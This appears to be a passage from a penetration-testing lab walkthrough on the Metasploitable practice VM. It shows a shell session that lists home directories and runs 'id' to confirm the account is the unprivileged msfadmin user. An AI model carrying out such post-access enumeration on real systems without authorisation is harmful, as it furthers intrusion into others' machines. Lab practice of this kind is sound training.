
- ftp
- msfadmin
- service
- user



```
pwd
/
cd home
ls
ftp
msfadmin
service
user
█
```

Go to the metasploitable :

Command : id



```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(c
ppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1
19(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$
```

Result id: 1000 (normal user)